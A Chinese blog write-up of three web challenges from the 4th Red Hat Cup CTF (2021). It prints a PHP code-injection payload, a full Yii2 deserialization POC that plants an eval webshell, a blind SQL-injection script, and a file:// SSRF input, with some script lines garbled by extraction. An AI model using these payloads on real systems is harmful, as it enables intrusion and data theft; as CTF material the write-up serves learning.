

第四届红帽杯网络安全大赛 Web 部分writeup

原创

bfengj 于 2021-05-09 22:38:28 发布 8646 收藏 13

分类专栏: [比赛WP](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/rfrder/article/details/116572247>

版权



[比赛WP 专栏收录该内容](#)

44 篇文章 11 订阅

订阅专栏

前言


记录一下web的wp, 随手写的, 只会前三题, 确实都很简单。

find_it

扫到robots.txt, 发现1ndexx.php, 直接访问不了, 访问.1ndexx.php.swp得到源码, 然后读flag:

```
?code=<?=show_source(glob('/*')[2]);
```

再访问hack.php:



base32解密一下即可得到flag。

Recipe

From Base32

Alphabet

Remove non-alphabet chars

Input length: 72 lines: 1

MZWGCZ33GZRTA0JZMUZTGLJRGE4WKLJUGI3WELLBGBRTKLLDGU2WGZJVHE3DINLDMN6Q====

Output time: 1ms length: 42 lines: 1

flag{6c099e33-119e-427b-a0c5-c55ce59645cc}

<https://blog.csdn.net/rfrder>

framework

是个yii2的框架，扫出来www.zip下载源码，找到了反序列化的路由，yii2的反序列化之前审过了，直接拿POC打：

```
<?php

namespace yii\rest{
    class IndexAction{
        public $checkAccess;
        public $id;
        public function __construct(){
            $this->checkAccess = 'assert';
            $this->id = 'file_put_contents("feng.php","<?php eval(\$_POST[0]);?>");exit();';
        }
    }
}

namespace yii\db{

    use yii\web\DbSession;

    class BatchQueryResult
    {
        private $_dataReader;
        public function __construct(){
            $this->_dataReader=new DbSession();
        }
    }
}

namespace yii\web{

    use yii\rest\IndexAction;


    class DbSession
    {
        public $writeCallback;
        public function __construct(){
            $a=new IndexAction();
            $this->writeCallback=[$a,'run'];
        }
    }
}

namespace{

    use yii\db\BatchQueryResult;

    echo base64_encode(serialize(new BatchQueryResult()));
}
```

蚁剑连上去feng.php, 然后拿出绕过disable_functions的插件, 直接秒, 然后 `/readflag`:



WebsiteManger

f12看到 `<div class="avatar"></div>`

所以 `image.php` 存在SQL注入, 经过一系列fuzz, 写个python脚本跑一下:

```

"""
Author:feng
"""
import requests

url='http://eci-2zefme7yqvztlaat6my5.cloudeci1.ichunqiu.com/image.php'

flag=''
for i in range(1,100):
    length=len(flag)
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            break

        #payload="if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_
name='ctfshow_flagx'),{},{,1})<{},{,sleep(0.5),1)".format(i,j)
        #payload="0/**/or/**/if(ascii(substr((select/**/group_concat(table_name)from/**/information_schema.table
s/**/where/**/table_schema=database()),{},{,1})<{},{,1,0)".format(i,j)
        #payload="0/**/or/**/if(ascii(substr((select/**/group_concat(column_name)from/**/information_schema.colu
mns/**/where/**/table_name='users'),{},{,1})<{},{,1,0)".format(i,j)
        payload="0/**/or/**/if(ascii(substr((select/**/group_concat(password)from/**/users),{},{,1})<{},{,1,0)".form
at(i,j)
        params={
            'id':payload
        }
        r=requests.get(url=url,params=params)
        #print(r.text)
        if len(r.text)>200:
            max=j
        else :
            min=j

"images,users"
"username,password"
"admin" "d6ec745f9d22e6a9ee099"

```

然后直接登录，curl.php似乎是SSRF，直接读/flag:

```
host=file%3A%2F%2F%2Fflag&referer=
```